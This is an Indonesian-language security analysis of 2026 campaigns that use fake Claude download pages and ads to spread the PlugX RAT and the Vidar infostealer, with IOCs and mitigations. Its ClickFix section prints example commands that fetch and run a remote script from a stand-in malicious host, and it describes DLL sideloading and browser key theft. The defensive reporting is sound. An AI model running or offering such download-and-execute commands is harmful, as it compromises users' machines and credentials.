Halaman Download Claude Palsu Sebarkan Malware: Analisis Kampanye Malvertising Juli 2026
Daftar Isi 29 bagian

Sejak kuartal kedua 2026, peneliti keamanan siber mengidentifikasi lonjakan signifikan kampanye malware yang mengeksploitasi popularitas Claude AI dari Anthropic. Aktor ancaman menciptakan halaman download palsu yang sangat meyakinkan, memanfaatkan teknik malvertising dan typosquatting untuk mendistribusikan malware kepada pengguna yang mencari aplikasi Claude.
Kampanye ini menonjol karena tingkat kecanggihannya: halaman phishing tidak hanya meniru desain resmi Anthropic secara sempurna, tetapi juga mengimplementasikan teknik penghindaran deteksi berlapis yang membuat malware sulit diidentifikasi oleh solusi keamanan konvensional.
Latar Belakang: Mengapa Claude AI?
Claude AI mengalami pertumbuhan pengguna yang eksplosif sepanjang 2025-2026, menjadikannya target menarik bagi aktor ancaman. Beberapa faktor yang membuat Claude menjadi umpan ideal:
- Tidak seperti ChatGPT, Claude tidak memiliki aplikasi desktop resmi yang mudah ditemukan, menciptakan kebingungan di kalangan pengguna yang mencari “Claude desktop app” atau “Claude Pro download”
- Popularitas Claude Code di kalangan developer menciptakan permintaan tinggi terhadap installer dan tool terkait
- Pengguna yang mencari versi “Pro” atau “cracked” menjadi sasaran empuk karena pencarian semacam ini mengindikasikan keinginan untuk menghindari jalur distribusi resmi
Vektor Serangan: Malvertising dan Typosquatting
Malvertising via Google Ads
Aktor ancaman membeli iklan bersponsor di Google Ads dengan kata kunci seperti:
- “download claude ai desktop”
- “claude pro windows installer”
- “claude code install”
- “anthropic claude download free”
Karena iklan bersponsor muncul di posisi teratas hasil pencarian, banyak pengguna mengasumsikan tautan tersebut telah melalui proses verifikasi dan aman untuk diklik. Faktanya, aktor ancaman kerap menggunakan akun pengiklan sah yang telah dikompromikan untuk melewati filter keamanan Google.
Typosquatting dan Domain Lookalike
Peneliti mengidentifikasi puluhan domain tiruan yang dirancang menyerupai domain resmi Anthropic. Domain-domain ini menggunakan teknik:
- Penggantian karakter (claude.ai menjadi claudai.com atau calude.ai)
- Penambahan kata kunci (claude-pro-download.com, claude-installer.com)
- Penyalahgunaan platform tepercaya seperti Squarespace dan GitLab untuk hosting konten berbahaya
Yang membuat halaman-halaman ini sangat berbahaya adalah replikasi branding Anthropic yang hampir sempurna: logo, palet warna, tipografi, hingga struktur halaman ditiru dengan presisi tinggi.
Kampanye 1: Fake Claude Pro Installer dengan PlugX RAT
Kampanye paling menonjol yang dianalisis oleh Malwarebytes dan SecurityWeek melibatkan distribusi PlugX Remote Access Trojan (RAT) melalui installer Claude Pro palsu. Berikut rantai infeksinya secara detail:
Langkah 1: Umpan Awal
Korban mengunjungi halaman download palsu yang menawarkan “Claude Pro Windows Desktop” — sebuah produk yang sebenarnya tidak tersedia dalam bentuk installer desktop terpisah. Halaman tersebut menginstruksikan pengguna untuk mengunduh file ZIP bernama Claude-Pro-windows-x64.zip.
Langkah 2: Eksekusi Installer
File ZIP berisi MSI installer yang mengekstrak file ke direktori:
C:\Program Files (x86)\Anthropic\Claude\Cluade\
Perhatikan kesalahan pengejaan “Cluade” — ini adalah indikator kompromi (IOC) utama yang diidentifikasi oleh peneliti. Direktori ini sengaja diberi nama dengan typo untuk menghindari deteksi berbasis path yang mungkin mencari instalasi di direktori “Claude” yang benar.
Langkah 3: Mekanisme Decoy
Setelah instalasi, shortcut desktop menjalankan VBScript yang melakukan dua hal secara bersamaan:
- Menjalankan aplikasi Claude yang sah di foreground sebagai decoy
- Menjalankan operasi berbahaya di background tanpa sepengetahuan pengguna
Langkah 4: DLL Sideloading (T1574.002)
VBScript menjatuhkan tiga file ke folder Startup Windows:
| File | Fungsi |
|---|---|
NOVUpdate.exe |
Binary G DATA yang ditandatangani secara sah (host sideloading) |
avk.dll |
DLL berbahaya yang telah di-trojanisasi |
NOVUpdate.exe.dat |
Payload PlugX terenkripsi |
Ketika sistem melakukan booting, NOVUpdate.exe yang sah mengeksekusi dan memuat avk.dll dari direktori yang sama. Karena NOVUpdate.exe adalah binary bertanda tangan digital yang valid, banyak solusi keamanan tidak menandai aktivitas ini sebagai mencurigakan — inilah inti dari teknik DLL sideloading.
Langkah 5: Komunikasi C2
Dalam hitungan detik setelah eksekusi, malware membangun koneksi TCP ke server command-and-control (C2) di IP 8.217.190[.]58 yang di-host di Alibaba Cloud. Koneksi ini memberikan aktor ancaman akses remote penuh ke sistem korban.
Langkah 6: Anti-Forensik
Skrip VBScript dirancang untuk menghapus dirinya sendiri dan file batch sementara (~del.vbs.bat) segera setelah deployment selesai. Skrip juga menggunakan On Error Resume Next untuk menekan dialog error yang dapat mengingatkan korban.
Kemampuan PlugX RAT
PlugX adalah Remote Access Trojan yang telah digunakan secara luas oleh berbagai grup ancaman. Kemampuannya mencakup:
- Remote command execution
- Keylogging dan credential theft
- File exfiltration
- Screen capture
- Process manipulation
- Lateral movement dalam jaringan
Meskipun PlugX secara historis dikaitkan dengan grup ancaman yang disponsori negara, kode sumbernya telah beredar di forum underground, membuat atribusi definitif berdasarkan tool yang digunakan menjadi sulit.
Kampanye 2: Fake Claude Code dengan Vidar Infostealer
Kampanye paralel menargetkan developer secara spesifik melalui repositori GitHub palsu dan iklan bersponsor untuk “Claude Code”. Insiden ini bermula setelah kebocoran kode sumber sisi klien Claude Code akibat keteledoran teknis dalam paket npm pada akhir Maret 2026.
Modus Operandi
Aktor ancaman membuat repositori GitHub yang dioptimalkan untuk SEO dengan kata kunci seperti “leaked Claude Code” atau “Claude Code enterprise features”. Repositori ini berisi instruksi instalasi yang tampak sah, namun menyisipkan perintah berbahaya.
Teknik ClickFix
Salah satu teknik paling berbahaya dalam kampanye ini adalah “ClickFix”: pengguna diinstruksikan untuk menyalin dan menjalankan perintah terminal seperti:
powershell -c "irm https://malicious-c2[.]com/payload | iex"
atau pada macOS:
curl -s https://malicious-c2[.]com/script | bash
Perintah ini didesain menyerupai instruksi instalasi standar untuk tool developer, namun secara diam-diam mengeksekusi kode berbahaya di background.
Payload Vidar Infostealer
Malware Vidar yang didistribusikan melalui kampanye ini memiliki kemampuan:
- Mencuri kredensial browser (username, password)
- Mengekstrak data kartu kredit yang tersimpan
- Mencuri cookie sesi untuk bypass 2FA
- Mengakses dompet cryptocurrency
- Eksfiltrasi data melalui C2
Yang membuat Vidar sangat berbahaya adalah kemampuannya mengeksploitasi antarmuka IElevator2 COM pada browser berbasis Chromium untuk memulihkan App-Bound Encryption keys, memungkinkan dekripsi penuh cookie, password tersimpan, dan data pembayaran.
Infrastruktur dan Atribusi
Command and Control
| Indikator | Detail |
|---|---|
| IP C2 (PlugX) | 8.217.190[.]58 |
| Hosting Provider | Alibaba Cloud |
| Port | TCP/443 |
Indikator Kompromi (IOC) pada Host
Keberadaan file atau direktori berikut pada sistem perlu segera diinvestigasi:
NOVUpdate.exedi folder Startupavk.dlldi folder StartupNOVUpdate.exe.datdi folder Startup- Direktori
C:\Program Files (x86)\Anthropic\Claude\Cluade\ - Koneksi jaringan mencurigakan ke IP
8.217.190[.]58
Dampak dan Risiko
Bagi Pengguna Individu
- Pencurian kredensial dan akses tidak sah ke akun online
- Kehilangan akses ke dompet cryptocurrency
- Data pribadi terekspos dan berpotensi dijual di dark web
- Komputer terinfeksi dapat digunakan sebagai bagian dari botnet
Bagi Organisasi
- Satu workstation developer yang terinfeksi dapat menjadi beachhead untuk serangan lateral ke seluruh infrastruktur
- Akses ke repositori kode sumber dan pipeline CI/CD berpotensi dikompromikan
- Kredensial cloud dan API keys dapat dicuri
- Data pelanggan dan properti intelektual berisiko terekspos
Mengapa Pertahanan Konvensional Gagal
Kampanye ini mengekspos kelemahan fundamental dalam pendekatan keamanan tradisional:
- Signature-based detection tidak efektif karena malware menggunakan binary bertanda tangan sah
- Blocklist domain tidak memadai karena aktor ancaman merotasi domain dengan cepat
- Firewall tradisional tidak cukup karena komunikasi C2 terjadi melalui HTTPS standar
- Social engineering mengalahkan teknologi karena korban secara sukarela menjalankan perintah berbahaya
Langkah Mitigasi dan Pencegahan
Prioritas Tinggi
- Hanya unduh Claude AI dari domain resmi:
claude.aiatauclaude.com - Jangan pernah mengunduh “Claude Pro installer” atau versi “cracked” dari sumber pihak ketiga
- Hindari mengklik iklan bersponsor untuk download software; gulir ke hasil pencarian organik
- Jangan menyalin dan menjalankan perintah terminal dari situs web yang tidak diverifikasi
- Periksa URL dengan teliti sebelum mengunduh: waspadai typo seperti
claudai.comataucalude.ai
Prioritas Sedang
- Terapkan application whitelisting untuk mencegah eksekusi binary tidak dikenal di folder Startup
- Monitor koneksi jaringan keluar ke IP yang mencurigakan, khususnya ke layanan cloud asing
- Implementasikan behavioral detection yang memantau interaksi tidak wajar dengan komponen sistem tepercaya
- Edukasi pengguna dan developer tentang risiko malvertising dan teknik ClickFix
- Terapkan rotasi kredensial otomatis untuk membatasi dampak jika satu workstation terkompromi
Deteksi Cepat
Jika mencurigai sistem telah terinfeksi:
- Periksa folder Startup Windows untuk file mencurigakan
- Cari direktori dengan typo
Cluadedi Program Files - Putuskan koneksi internet dan lakukan full scan dengan antivirus terkini
- Monitor traffic jaringan ke IP
8.217.190[.]58
Kesimpulan
Kampanye halaman download Claude palsu Juli 2026 menunjukkan eskalasi signifikan dalam kecanggihan serangan berbasis social engineering. Aktor ancaman tidak lagi mengandalkan lampiran email mencurigakan atau situs dengan desain buruk — mereka membangun replika nyaris sempurna dari platform tepercaya dan memanfaatkan infrastruktur periklanan sah untuk menjangkau korban.
Fakta bahwa malware menggunakan binary bertanda tangan digital yang sah untuk DLL sideloading menunjukkan pemahaman mendalam aktor ancaman terhadap arsitektur keamanan Windows dan cara menghindarinya.
Pelajaran utamanya: di era AI yang berkembang pesat, antarmuka yang terlihat profesional bukanlah jaminan keamanan. Verifikasi sumber tetap menjadi pertahanan paling fundamental dan paling efektif.
Referensi
- Malwarebytes Labs: “Fake Claude site installs malware that gives attackers access to your computer” (April 2026)
- SecurityWeek: “Fake Claude Website Distributes PlugX RAT” (April 2026)
- Security Affairs: “Fake Claude AI installer abuses DLL sideloading to deploy PlugX” (April 2026)
- Bitdefender Labs: “Windows and macOS Malware Spreads via Fake Claude Code Google Ads” (2026)
- Graphika: “Malicious Commands: Fake Claude Code and ChatGPT Installers” (2026)
- Bisnis.com: “Peretas Tebar Ancaman Malware ke Pengembang Lewat Bocoran Claude Code Palsu” (April 2026)